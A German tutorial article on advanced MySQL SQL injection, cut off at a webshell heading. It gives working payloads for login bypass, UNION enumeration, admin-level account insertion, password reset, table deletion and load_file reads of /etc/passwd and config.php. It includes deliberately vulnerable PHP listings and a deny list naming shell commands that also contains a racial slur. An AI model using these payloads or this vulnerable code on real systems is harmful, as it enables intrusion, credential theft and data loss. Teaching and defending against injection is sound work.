Advanced SQL Injection in MySQL

Mücahit Yekta & Ali Recai Yekta

Schwierigkeitsgrad

SQL Injection ist eine Technik, die einem Angreifer ermöglicht, eigene SQL-Befehle in eine Datenbank einzuschleusen, wenn seine Eingaben nicht richtig validiert werden. MySQL ist die beliebteste Open Source Datenbank und wird heute von vielen CMS, Wiki's, Blogs eingesetzt.

Mit Hilfe von SQL Injection kann der Angreifer wichtige Daten wie Passwörter, Kreditkartennummer aus der Datenbank auslesen. SQL Injection ermöglicht es, auch einem Angreifer lokale Dateien auszulesen oder neue Dateien zu erstellen. Und das öffnet einem Angreifer neue Türen.

Warum Advanced SQL Injection?

Je umfangreicher eine Webanwendung ist, desto wahrscheinlicher ist es, dass dort Sicherheitslücken existieren. Nach einiger Zeit werden diese Lücken entdeckt und mit Exploits im Internet veröffentlicht. Um sich vor 0-Day Exploits zu schützen, muss man effektive Gegenmaßnahmen entwickeln. Aus dem Grund muss man sich mit SQL Injection sehr gut auskennen. Was ist SQL Injection? Wie entsteht es? Was ist alles möglich und wie schütze ich mich? Mit dem Wissen kann man selber IDS/IPS (Intrusion Detection/Prevention Systems) entwickeln, Bei der Auswertung von Log-Dateien nach einem Hack-Angriff, kann es sehr vorteilhaft für den Administrator sein, wenn er sich auch mit SQL Injection auskennt, da er sonst jede Zeile einzeln kontrollieren müsste. So kann er nach bestimmten SQL Injection Mustern suchen, um sich die Daten über den Angriff anzeigen zu lassen.

SQL Injection Sicherheitslücken finden

Es gibt grundsätzlich zwei Methoden, um SQL Injection Sicherheitslücken zu finden;

In diesem Artikel erfahren Sie…

- Was Advanced SQL Injection ist;
- Wie SQL Injection Sicherheitslücken entstehen und wie man sie ausnutzen kann;
- Wie man mit Hilfe von SQL Injection lokale Dateien lesen kann;
- Wie man Schutzmechanismen umgehen kann;
- Effektive Schutzmaßnahmen gegen SQL Injection zu entwickeln.

Was Sie vorher wissen/können sollten…

- Gute PHP,HTML Kenntnisse;
- Sehr gute MySQL Kenntnisse.

White Box Testing und Black Box Testing.

White Box Testing

Bei dieser Methode haben wir Zugang zum Quelltext des Scripts. Das hat zwei Vorteile; Erstens können wir Sicherheitslücken finden, in dem wir nach Variablen in SQL-Abfragen suchen, die nicht richtig validiert werden. Zweitens kennt man bereits die Tabellen- und Spaltennamen, um einen erfolgreichen Angriff durchführen zu können.

```
...
SELECT title,text from news where
   id='{$_GET['id']}'
...
```

Die Variable *$_GET['id']* bekommt per GET-Methode einen Wert. Da die Eingabe nicht validiert wird, haben wir eine Sicherheitslücke gefunden. Man kann diese Lücke mit Hilfe von *UNION*-Anweisung ausnutzen, aber dazu später mehr.

Black Box Testing

Bei dieser Methode haben wir weder Zugang zum Quelltext, noch kennen wir die Tabellen- und Spaltennamen. Ein Angriff ist dennoch möglich. Black Box Testing kann man in zwei Kategorien unterteilen; *Error Based SQL Injection und Blind SQL Injection*.



Abbildung 1. *Fehlererzeugung durch Einfügen von einfachen Anführungszeichen*



Abbildung 2. *Auflistung von Benutzern in der users Tabelle*

Error Based SQL Injection

Man versucht eine Fehlermeldung zu erzeugen, in dem man als Eingabe ein Zeichen wie `(' „ ;)` eingibt ohne „()“. Da das Anzeigen von Fehlermeldung Informationen über das System gibt, kann der Angreifer wertvolle Informationen zum fortsetzen seines Angriffs bekommen. Man kann eine Fehlermeldung erzeugen in dem man *news.php?id=2'* mit einem einfachen Anführungszeichen aufruft. Wenn dann eine Fehlermeldung wie

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''2''' at line x erscheint, hat man eine Sicherheitslücke gefunden (Siehe Abbildung 1).

Blind SQL Injection

Aus Sicherheitsgründen deaktivieren viele Administratoren solche Fehlermeldungen. In solchen Fällen kann man mit einer Webanwendung in Form von true/false(Wahr/Falsch) kommunizieren. Dazu muss man viele Anfragen an den Server schicken. Als erstes ruft man das Script *news.php* mit dem Wert *id=2 ' AND 1=1/**. Wenn die Webanwendung die Nachricht anzeigt, ist es sehr wahrscheinlich, dass wir eine Sicherheitslücke gefunden haben. Um ganz sicher zu gehen, rufen wir das Script mit *' AND 1=2/** auf. Da 1 ungleich 2 ist, ist diese Abfrage falsch und die Webanwendung sollte keine Nachrichten anzeigen. Ist das der Fall, haben wir eine Sicherheitslücke gefunden.

Welche Methoden sind anfällig?

Es gibt mehrere Methoden, um Daten an den Server zu schicken; GET,

Listing 1. *Ein Login Formular*

```
<?php

include "config.php";

if(isset($_POST['submit']))
{

$sql = "SELECT * FROM users WHERE username = '{$_POST['username']}' AND
                        password = '{$_POST['password']}'";
$result = mysql_query($sql);

if ( mysql_num_rows($result) > 0 )
{
   $my = mysql_fetch_array($result);
   echo 'welcome '.$my['username'].'<br />';
   echo $sql;

}
else
{
   echo 'Access Denied';
}
}
else
{

  echo '<form method="POST">';
  echo '<b>username:</b><input name="username"><br />';
  echo '<b>password:</b><input name="password"><br />';
  echo '<input type="submit" name="submit">';
  echo '</form>';
}

?>
```

POST, COOKIE und hidden fields. Alle Benutzereingaben müssen richtig validiert werden, bevor sie an den Server geschickt werden. Dabei spielt es keine Rolle, ob sie über GET/POST an den Server geschickt werden oder ob sich die Werte in den Cookies oder im hidden fields befinden.

Bypass Login

SQL Injection ermöglicht es einem Angreifer, sich auf einer Webseite als Admin einzuloggen ohne, dass er das Passwort kennt. In Listing 1 ist ein Login-Script, das die Benutzereingaben von dem Benutzer und MySQL miteinander vergleicht. Wenn die beiden gleich sind, ist die Anmeldung erfolgreich. Um das live zu demonstrieren, erstellen wir mit dem MySQL Befehl in Listing 2 eine Tabelle mit Benutzerinformationen.

Nachdem wir die MySQL Tabelle erzeugt haben, brauchen wir nur noch das PHP-Script in Listing x.

Wenn wir jetzt als Benutzernamen admin und als Passwort test eingeben, bekommen wir die Meldung *Access Denied*. Aber was passiert, wenn wir als Benutzername *admin'/** eingeben und Passwortfeld freilassen? Wir haben uns eingeloggt. Wie ist das möglich? Um das besser zu verstehen, gucken wir uns die Abfrage an;

```
SELECT * FROM users WHERE username
   = 'admin'/*' AND password = ''
```



Abbildung 3. *Bypass Login durch SQL Injection*



Abbildung 4. *Bypass Login durch SQL Injection 2*

Das Fettgedruckte ist unsere Eingabe und tatsächlich gibt es einen Benutzernamen namens admin und `/*` bewirkt, dass alles, was dahinter kommt, ignoriert wird. Somit konnten wir uns einloggen ohne, dass wir das Passwort kannten. In den meisten Fällen gibt es einen Benutzer namens admin. Aber was machen wir, wenn wir den Benutzernamen nicht kennen? Wir müssen irgendwie dafür sorgen, dass die Abfrage erfolgreich ausgeführt wird und mindestens ein Datensatz davon betroffen ist. Dazu geben wir als Benutzernamen und Passwort *' OR '1' = '1* ein und schon haben wir uns wieder erfolgreich eingeloggt. Aus unserer Abfrage wurde

```
SELECT * FROM users WHERE
   username = '' OR '1' = '1'
   AND password = '' OR '1' = '1'
```

Die Abfrage ist wahr, wenn der Benutzername leer usw oder 1=1 ist und da das immer zutrifft, konnten wir uns wieder einloggen.

Anmerkung: Wenn in der *php.ini* *magic_quotes_gpc = off* ist, würde das nicht funktionieren, da Sonderzeichen wie `'"\` und Null mit einem Backslash geschützt werden.

Profiling MySQL

Es gibt mehrere MySQL Versionen und je nachdem, welche von davon der angegriffene Server benutzt, kann man bestimmte Befehle und Funktionen benutzen, wie z.B *UNION* ab MySQL 4.

Um einen Angriff live zu demonstrieren, können wir das vereinfachte Script in Listing 3 nehmen.

Natürlich brauchen wir auch die dazu gehörigen Tabellen mit den In-

Listing 2. *Die Tabelle users erstellen*

```
-
-- Table structure for table `users`
--

CREATE TABLE IF NOT EXISTS `users` (
  `id` int(11) NOT NULL auto_increment,
  `username` varchar(255) NOT NULL default '',
  `password` varchar(255) NOT NULL default '',
  `email` varchar(255) NOT NULL default '',
  `level` int(11) NOT NULL default '0',
  PRIMARY KEY  (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1 AUTO_INCREMENT=4 ;

--
-- Dumping data for table `users`
--

INSERT INTO `users` VALUES (1, 'admin', 'secret', 'admin@localhost', 1);
INSERT INTO `users` VALUES (2, 'user1', 'passwd', 'user1@localhost', 0);
INSERT INTO `users` VALUES (3, 'user2', '123456', 'user2@localhost', 0);
```

Listing 3. *Ein einfaches News Script*

```
<?php

include("config.php");

if(isset($_GET['id']))
{
  $query = "SELECT * FROM news WHERE id='{$_GET['id']}'";
  $result = mysql_query($query) or die(mysql_error());

  $my=mysql_fetch_array($result);
    echo '<b>'.$my['title'].'</b><br />'.$my['text'];
}

?>
```

halten in MySQL, die wir mit diesem Befehl erstellen (Siehe Listing 4).

In der *config.php* befinden sich die Verbindungsdaten, um sich zu MySQL zu verbinden. Das Script bekommt per GET-Variable eine id und nimmt aus dem MySQL Datenbank die dazugehörige Nachrichten title und text. Wenn der SQL-Befehl nicht erfolgreich ausgeführt wird, zeigt er eine Fehlermeldung an. Um zu testen, ob unser Script funktioniert, rufen wir es mit *news.php?id=2* auf.

UNION

Um Daten aus anderen Tabellen zu lesen, z.B. mysql.user, müssen wir eine zweite SELECT -Anweisung ausführen. Das Problem ist, dass die Funktion mysql_query uns nicht erlaubt, mehr als eine SELECT-Anweisungen auszuführen, aber *UNION* hilft uns dabei. Was macht UNION?

UNION wird verwendet, um das Ergebnis einer Anzahl von SELECT-Anweisungen zu einer Ergebnismenge zusammenzufassen.

Ausgewählte Spalten, die an den entsprechenden Positionen jeder SELECT-Anweisung aufgelistet sind, sollten vom selben Typ sein. (So sollte etwa die erste von der ersten Anweisung ausgewählte Spalte denselben Typ haben, wie die erste von den anderen Anweisungen gewählte Spalte.) Die in der ersten SELECT-Anweisung verwendeten Spaltennamen werden als Spaltennamen für die zurückgegebenen Ergebnisse benutzt.



Abbildung 5. *Spaltenanzahl herausfinden*

Abbildung 6. *Tabellennamen herausfinden*



Abbildung 7. *Benutzer mit Administratorstatus erstellen.*

Spaltenanzahl/ Spaltenname herausfinden

Da MySQL die Typkonvertierung der Spalten automatisch macht, brauchen wir uns deswegen keine Sorgen zu machen. Was wir brauchen, ist die Spaltenanzahl. Als erstes gehen wir davon aus, dass in der SELECT-Anweisung nur eine Spalte ausgewählt wurde.

```
news.php?id=2' UNION SELECT 1/*
```

und wir bekommen die Fehlermeldung 'The used SELECT statements have a different number of columns'. Das heißt die Spaltenanzahl stimmt nicht überein und wir erhöhen es um noch eine Spalte.

```
news.php?id=2' UNION SELECT 1,2/*
```

Wir bekommen weiterhin die selbe Fehlermeldung. Wir müssen das so lange machen, bis wir keine Fehlermeldung bekommen. Und beim dritten Versuch hat es tatsächlich geklappt und wir sehen *title 2 text 2*.

Manchmal kann es vorkommen, dass die erste und zweite SELECT-Anweisung einen anderen charset haben und man eine Fehlermeldung wie: Illegal mix of collations (latin1_swedish_ci,IMPLICIT) and (utf8_general_ci,COERCIBLE) for operation UNION bekommen.

Dann muss man beide SELECT-Anweisungen in einen bestimmten charset umwandeln, z.B. mit dem Befehl *convert(version() using latin1)*.

ORDER/GROUP BY

Dies ist eine weitere Methode, um die Spaltenanzahl herauszufinden. Allerdings hat sie das Problem, dass sie bei einer hohen Anzahl an Spalten sehr lange Wartezeiten mit sich bringt. MySQL ermöglicht es die Datensätze zu sortieren. Wie hilft uns das? Wir können Datensätze nach Spaltennamen oder Spaltenpositionen sortieren. Wenn MySQL die Abfrage erfolgreich ausführt, heißt es, dass diese Spaltenposition tatsächlich existiert.

Wenn wir *news.php?id=2' ORDER BY 2/** aufrufen, bekommen wir keine Fehlermeldung, da die 2. Spalte existiert. Wenn wir jedoch versuchen nach der 4. Spalte zu sortieren, bekommen wir dann eine Fehlermeldung: *Unknown column '4* in *order clause'* Jetzt können wir davon ausgehen, dass die erste SELECT-Anweisung 3 Spalten hat. Man könnte anstatt *ORDER BY* auch die *GROUP BY*-Anweisung nehmen. Anstatt Spaltenposition

Listing 4. *Die Tabelle news erstellen*

```
--
-- Table structure for table `news`
--
CREATE TABLE IF NOT EXISTS `news` (
  `id` int(5) NOT NULL auto_increment,
  `title` varchar(125) NOT NULL default '',
  `text` text NOT NULL,
  PRIMARY KEY  (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1 AUTO_INCREMENT=3 ;
--
-- Dumping data for table `news`
--
INSERT INTO `news` VALUES (1, 'title 1', 'text 1');
INSERT INTO `news` VALUES (2, 'title 2', 'text 2');
```

kann man auch den Spaltennamen nehmen.

Tabellennamen Herausfinden

Es gibt zwei Methoden, um Tabellennamen herauszufinden. Wenn MySQL Version 5.0 oder neuer ist, können wir mit Hilfe von INFORMATION_SCHEMA.TABLES die Tabellennamen herausfinden. Ansonsten müssen wir bruteforcen. Nehmen wir an, dass MySQL die Version 4.0 benutzt. Nun müssen wir den Tabellennamen erraten. Unsere Abfrage könnte so aussehen:

```
news.php?id=2 mit news.php?id=2'
   AND 1=2 UNION SELECT 1,2,3 FROM
   Tabellenname/*
```

Wir ersetzen den Tabellennamen durch admin und bekommen die Fehlermeldung:

```
Table 'dbname.admin' doesn't exist
```

Das heißt, dass eine Tabelle mit dem Namen admin nicht existiert. Wir versuchen unser Glück weiterhin und wählen members, jedoch ohne Erfolg. Erst wenn wir users als Tabellennamen wählen, bekommen wir keine Fehlermeldung. Das heißt wir haben den Tabellennamen herausgefunden. Meistens ist diese Aufgabe nicht so leicht, es benötigt etwas Fantasie und automatische Tools. Wenn man in Open Source Produkten eine SQL Injection Lücke gefunden hat, braucht man nicht mehr den Tabellennamen herauszufinden, da sie in den meisten Fällen bekannt sind.

INFORMATION_SCHEMA wurde ab MySQL 5.0 eingeführt. Das ist eine Informationsdatenbank, die alle Datenbank- Tabellen -Spalten –namen etc speichert. Die Tabellennamen werden in INFORMATION_SCHEMA.TABLES und in der Spalte *TABLE_NAME* gespeichert. Sie lesen wir mit dem Befehl:

```
news.php?id=2' AND 1=2 UNION SELECT
   1,TABLE_NAME,3 FROM
   INFORMATION_SCHEMA.TABLES/*
```

MySQL Version herausfinden

Für einen Angriff ist es sehr wichtig, dass man weiß, welche MySQL Version benutzt wird. Es gibt mehrere Wege, um das herauszufinden. Die einfachste Methode ist die *VERSION()*-Funktion

```
news.php?id=2' AND 1=2 UNION SELECT 1,
   VERSION(),3/*
```

Die Funktion *UNION* steht einem nicht immer zu Verfügung. Man kann auch MySQL Versionen ohne *UNION* erfahren.

```
news.php?id=2'+AND+version()+LIKE+'4.
                        1%'/*
```

Man kann auch statt der *VERSION() Funktion* auch die globale Variable *@@version* nehmen.

```
news.php?id=2' AND 1=2 UNION SELECT 1,
   @@version,3/*
```

Weitere nützliche MySQL Funktionen

- *DATABASE()* ist der Name der aktuellen Datenbank;
- *USER()* ist der Name der MySQL-Benutzer und Hostname;
- *CURRENT_USER()* ist der Name des Benutzers, der die

Listing 5. *Anmeldescript*

```php
<?php

include ("config.php");

$sql = "INSERT INTO users (id,username,password,email,level) VALUES('','{$_
                    POST['username']}', '{$_POST['password']}', '{$_
                    POST['email']}','0')";

if(isset($_POST['submit'])){

   $result = mysql_query($sql) or die(mysql_error());
   echo $sql;

}else{

  echo '<form method="POST">';
  echo '<b>username:</b><input name="username"><br />';
  echo '<b>password:</b><input name="password"><br />';
  echo '<b>email:</b><input name="email"><br />';
  echo '<input type="submit" name="submit">';
  echo '</form>';
}

?>
```



Abbildung 8. *Passwort aktualisieren ohne das alte Passwort zu kennen*



Abbildung 9. *Alle Benutzer löschen*



Abbildung 10. *Durch SQL Injection .htaccess-Datei öffnen*

Listing 6. *Passwort Aktualisierung*

```
<?php

include ("config.php");

$sql = "UPDATE users SET password='{$_POST['newpassword']}' WHERE
                        (username='{$_POST['username']}' AND password='{$_
                        POST['password']}')";

if(isset($_POST['submit'])){

  $result = mysql_query($sql) or die(mysql_error());
  if(mysql_affected_rows()>0){
    echo 'Ihr Passwort wurde aktualisiert.'.'<br />';
      echo $sql;
  }else{
    echo 'Keine Datensätze betroffen';
  }

}else{

  echo '<form method="POST">';
  echo '<b>username:</b><input name="username"><br />';
  echo '<b>password:</b><input name="password"><br />';
  echo '<b>new password:</b><input name="newpassword"><br />';
  echo '<input type="submit" name="submit">';
  echo '</form>';

}

?>
```

Listing 7. *Benutzeraccount löschen*

```
<?php

include ("config.php");

$sql = "DELETE FROM users WHERE (username='{$_POST['username']}' AND
                        password='{$_POST['password']}')";

if(isset($_POST['submit'])){

  $result = mysql_query($sql) or die(mysql_error());
  if(mysql_affected_rows()>0){
    echo 'Ihr Account wurde gelöscht'.'<br />';
      echo $sql;
  }
  else
  {
    echo 'Keine Datensätze betroffen';
  }

}
else
{

  echo '<form method="POST">';
  echo '<b>username:</b><input name="username"><br />';
  echo '<b>password:</b><input name="password"><br />';
  echo '<input type="submit" name="submit">';
  echo '</form>';
}

?>
```

Befehle ausführt. In manchen Fällen kann er sich von *USER()* unterscheiden.

Exploiting – Sind nur SELECT-Anweisungen anfällig?

Nein, aber am meisten werden SELECT-Anweisungen für SQL Injection benutzt. Weitere SQL Anweisungen wie *INSERT, UPDATE* und *DELETE* können sehr viel Schaden anrichten.

INSERT

Mit der INSERT-Anweisung fügt man neue Datensätze in vorhandene Tabellen ein. Wenn man sich auf einer Webseite registriert, gibt der Benutzer seine Daten ein und sie werden dann in einer Tabelle gespeichert. Wenn die Benutzereingaben nicht richtig validiert werden, entsteht dort eine Sicherheitslücke. In Listing 5 ist ein vereinfachtes Anmeldescript. Hier gibt der Benutzer seinen Name, Passwort und E-Mail Adresse ein. Die Eingaben werden dann in MySQL gespeichert. Alle Benutzer, die sich neu registrieren, bekommen automatisch den Eintrag *level = 0*, der Administrator dagegen hat den Eintrag *level=1*. Mit Hilfe von SQL Injection können wir einen Benutzer mit Administrator-Rechten erstellen.

Der Wert von des Levels ist in der SQL-Anweisung enthalten und kommt sofort nachdem Wert des E-Mails. Wir wollen den Wert *0* mit *1* ersetzen. Als Benutzernamen geben wir *userx* und als Passwort *pwdx* ein. Als E-Mail Adresse geben wir admin@localhost, *1')#* ein. Was macht diese Eingabe? Unsere E-mail Adresse lautet *admin@localhost* und das erste (Anführungszeichen) sorgt dafür, dass wir den Wertebereich von der E-mail verlassen und im Wertebereich des Levels sind. Der Eintrag *1* ist der Wert für die *level*-Spalte und der #-Zeichen sorgt dafür, dass der Rest der Zeile auskommentiert wird.

Unsere SQL-Anweisung sieht dann so aus:

```
INSERT INTO users
   (id,username,password,email,level)
```

```
VALUES('','userx', 'pwdx',
'admin@localhost','1')#','0')
```

UPDATE

Eine weitere oft benutzte MySQL-Anweisung ist 'UPDATE'. Die Anweisung aktualisiert Spalten, die bereits einen Wert haben, mit neuen Werten. Auch durch diese SQL-Anweisung kann eine potenzielle Sicherheitslücke entstehen, wenn die Benutzereingaben nicht richtig validiert werden. Im Formular hat der Benutzer die Möglichkeit sein Passwort zu ändern. Dies kann er tun, indem er seinen Benutzernamen und sein Passwort eingibt. Wenn die beiden Eingaben richtig sind, wird sein Passwort aktualisiert. Mit Hilfe von SQL Injection ist es möglich ein Passwort zu ändern ohne, dass man das alte Passwort kennt. Dazu sehen wir uns die Listing 6 an. Dort ist ein Formular mit drei Feldern, Benutzername, Passwort und neues Passwort.

Der Benutzer *admin* kann sein Passwort ändern, indem er sein altes Passwort *secret* eingibt und sich ein neues Passwort aussucht wie *123456*. Ein Angreifer hingegen kann sein Passwort ändern, indem er als Benutzername *admin*, als Passwort *' OR id='1* eingibt und als neues Passwort *123456* eingibt. Wie ist das möglich? Die erste Abfrage lautet:

```
UPDATE users SET password='123456'
   WHERE (username='admin' AND
   password='secret')
```

Das Passwort wird nur dann geändert, wenn die eingegebene Benutzername und Passwort mit den Daten in MySQL übereinstimmen. Mit der Eingabe *' OR id='1* in das Passwortfeld haben wir die MySQL Abfrage in die unten genannte Abfrage umgewandelt.

```
UPDATE users SET password='123456'
   WHERE (username='admin' AND
   password='' OR id='1')
```

Das Passwort wird aktualisiert, wenn der Benutzername *admin* und das Passwort leer ist oder wenn die Benutzerid *1* lautet. In unserem Fall hat der Benutzer *admin* die id *1* und somit konnten wir das Passwort aktualisieren, ohne, dass wir das alte Passwort kannten.

DELETE

Die *DELETE*-Anweisung löscht Datensätze aus MySQL. Mit der *WHERE*-Klausel bestimmt man welche Datensätze gelöscht werden sollen. In unserem Beispiel in Listing 7 haben wir ein vereinfachtes Community Script, welches den Benutzern ermöglicht ihren Account zu löschen. Die Benutzer können ihren Account nur dann löschen, wenn sie den Benutzernamen und das dazu passende Passwort kennen, also ein relativ *sicheres* Script.

Um zu testen, ob unser Script tatsächlich funktioniert, geben wir dort als Benutzernamen *admin* und als Passwort *test* ein. Wir bekommen die Fehlermeldung *Keine Datensätze betroffen*. Jetzt geben wir als Benutzernamen wieder *admin* und als Passwort *123456* und drücken die Enter-Taste und wir bekommen die Meldung:

```
Ihr Account wurde gelöscht
DELETE FROM users WHERE
   (username='admin' AND
   password='123456')
```

Also funktioniert unser Script einwandfrei. Wie kann ein Angreifer dieses Script missbrauchen? So wie in den vorigen Beispielen werden hier auch nicht die Benutzereingaben filtriert. Ein Angreifer könnte den gesamten Tabelleninhalt von users löschen, indem er die SQL-Query manipuliert. Was würde passieren, wenn er als Benutzernamen und Passwort *' OR '1'='1* eingibt? Da 1=1

Listing 8. Befehl in MySQL

```
Der Befehl dazu lautet in MySQL
mysql> select HEX('<script>alert("sixss");</script>');

+--------------------------------------------------------------------+
| HEX('<script>alert("sixss");</script>')                            |
+--------------------------------------------------------------------+
| 3C73637269707437E616C657274282273697873732293B3C2F73637269707437E |
+--------------------------------------------------------------------+
1 row in set (0.00 sec)
```

Listing 9. Select Benchmark

```
mysql> SELECT BENCHMARK(10000,
   md5('test'));

+-------------------------------+
| BENCHMARK(10000,md5('test')) |
+-------------------------------+
|                             0 |
+-------------------------------+

1 row in set (0.20 sec)
```



Abbildung 11. *Durch SQL Injection /etc/passwd lesen.*



Abbildung 12. *SQL Injection for Cross Site Scripting*

immer den Wert *Wahr* entspricht werden alle Datensätze gelöscht. Unsere SQL- Abfrage sieht dann so aus:

```
DELETE FROM users WHERE
   (username='' OR '1'='1' AND
   password='' OR '1'='1')
```

Lokale Dateien auslesen – LOAD_FILE()

Mit Hilfe von SQL Injection kann ein Angreifer nicht nur Daten von MySQL-Tabellen auslesen, sondern in die MySQL Konfiguration auch lokale Dateien auslesen. Die Funktion *load_file()* erlaubt lokale Dateien mit MySQL auszulesen und sie in eine Tabelle zu speichern oder direkt anzuzeigen.

Welche Türen öffnet diese Funktion einem Angreifer? Ein Angreifer kann sensible Dateien wie */etc/passwd, /etc/group, httpd.conf* etc lesen und Informationen über das Betriebssystem bekommen. Einige Webmaster schützen Dateien wie *admin.php* mit .htaccess-Dateien, um ihre Webseite einen zusätzlichen Schutz zu bieten. Auch wenn ein Angreifer durch SQL Injection das Passwort für admin.php bekommen hat, hat er jetzt noch eine weitere Hürde vor sich; er muss auch *.htaccess*-Passwort knacken oder umgehen. Dabei hilft ihm die Funktion *load_file()*.

```
/news.php?id=2' UNION SELECT 1,2,
   load_file('/home/benutzer/
   public_html/.htaccess')/*
```

Mit der Anweisung oben bekommt der Angreifer den Inhalt von *.htaccess*-Datei.

```
AuthUserFile /home/benutzer/
   public_html/.htpasswd
   AuthGroupFile /dev/null
   AuthName "Authorization Required"
   AuthType Basic
<Files admin.php>
   require user admin
</Files>
```

In der *.htaccess*-Datei steht wo sich die *.htpasswd* Datei befindet. Wenn der Angreifer auch die Datei mit der *load_file()* Funktion öffnet, hat er auch den Benutzernamen und das Passwort für die *.htaccess*-Datei. Da in *.htpasswd*-Datei die Passwörter verschlüsselt gespeichert werden, muss er das Passwort bruteforcen.

Sehr viele Webanwendungen arbeiten mit Datenbanken und sie speichern ihre Logindaten in Dateien wie *config.php*. Das hat den Vorteil, dass man nur die Datei einbinden muss, um eine Verbindung zu einer Datenbank herzustellen. Ein Angreifer kann mit der Funktion *load_file()* die Datei *config.php* einbinden und somit die Logindaten der Datenbank bekommen. So könnte er sich von seinem Rechner aus in die Datenbank einloggen und und auch Befehle ausführen, die ihm mit der *UNION*- Abfrage nicht zu Verfügung standen.

LOAD DATA INFILE

MySQL ermöglicht es mit der Anweisung *LOAD DATA INFILE* lokale Dateien auszulesen und sie dann in eine Tabelle zu speichern. So kann man den Inhalt von Textdateien strukturiert in einer Tabelle speichern. Im Gegensatz zu *load_file()* kann *LOAD DATA INFILE* nicht in einer *UNION*- Abfrage benutzt werden. Ein Angreifer könnte die Anweisung ausführen, nachdem er erfolgreich an die Logindaten der Datenbank gekommen ist und sich in die Datenbank eingeloggt hat. Damit einem MySQL-Benutzer die Datei Funktionen/Anweisungen zu Verfügung stehen, muss in der *mysql.user* Tabelle *file_priv* auf *Y* sein. Ein Angreifer kann mit den Anweisungen unten den Inhalt von */etc/passwd* lesen.

```
CREATE TABLE tempdata(content TEXT);
LOAD DATA INFILE '/etc/passwd'
   INTO TABLE tempdata;
SELECT content FROM tempdata;
```

Listing 10. *Vereinfachte Cracker Tracker*

```
<?php
// Cracker Tracker Protection System
// Created by: Christian Knerr - www.cback.de
// phpBB Users: Please use our complete phpBB2 Mod!
// Version: 2.0.0
//
// License: GPL
//
//
// Begin CrackerTracker  StandAlone
//
  $cracktrack = $_SERVER['QUERY_STRING'];
  $wormprotector = array('chr(', 'chr=', 'chr%20', '%20chr', 'wget%20',
   '%20wget', 'wget(', 'cmd=', '%20cmd', 'cmd%20', 'rush=', '%20rush',
   'rush%20', 'union%20', '%20union', 'union(', 'union=', 'echr(', '%20echr',
   'echr%20', 'echr=', 'esystem(', 'esystem%20', 'cp%20', '%20cp', 'cp(',
   'mdir%20', '%20mdir', 'mdir(', 'mcd%20', 'mrd%20', 'rm%20', '%20mcd',
   '%20mrd', '%20rm', 'mcd(', 'mrd(', 'rm(', 'mcd=', 'mrd=', 'mv%20',
   'rmdir%20', 'mv(', 'rmdir(', 'chmod(', 'chmod%20', '%20chmod',
   'chmod(', 'chmod=', 'chown%20', 'chgrp%20', 'chown(', 'chgrp(',
   'locate%20', 'grep%20', 'locate(', 'grep(', 'diff%20', 'kill%20', 'kill(',
   'killall', 'passwd%20', '%20passwd', 'passwd(', 'telnet%20', 'vi(',
   'vi%20', 'insert%20into', 'select%20', 'nigga(', '%20nigga', 'nigga%20',
   'fopen', 'fwrite', '%20like', 'like%20');
   $checkworm = str_replace($wormprotector, '*', $cracktrack);
  if ($cracktrack != $checkworm)
      {
      $cremotead = $_SERVER['REMOTE_ADDR'];
      $cuseragent = $_SERVER['HTTP_USER_AGENT'];
      die( "Attack detected! <br /><br /><b>Dieser Angriff wurde erkannt und
                    blockiert:</b><br />$cremotead - $cuseragent" );
      }
//
// End CrackerTracker StandAlone
//
?>
```

Als erstes wird eine Tabelle *tempdata* mit der Spalte *content* erzeugt. Dann wird die Datei */etc/passwd* gelesen und in die Tabelle *tempdata* gespeichert. Zuletzt wird der Inhalt von tempdata ausgelesen und angezeigt.

Webshell

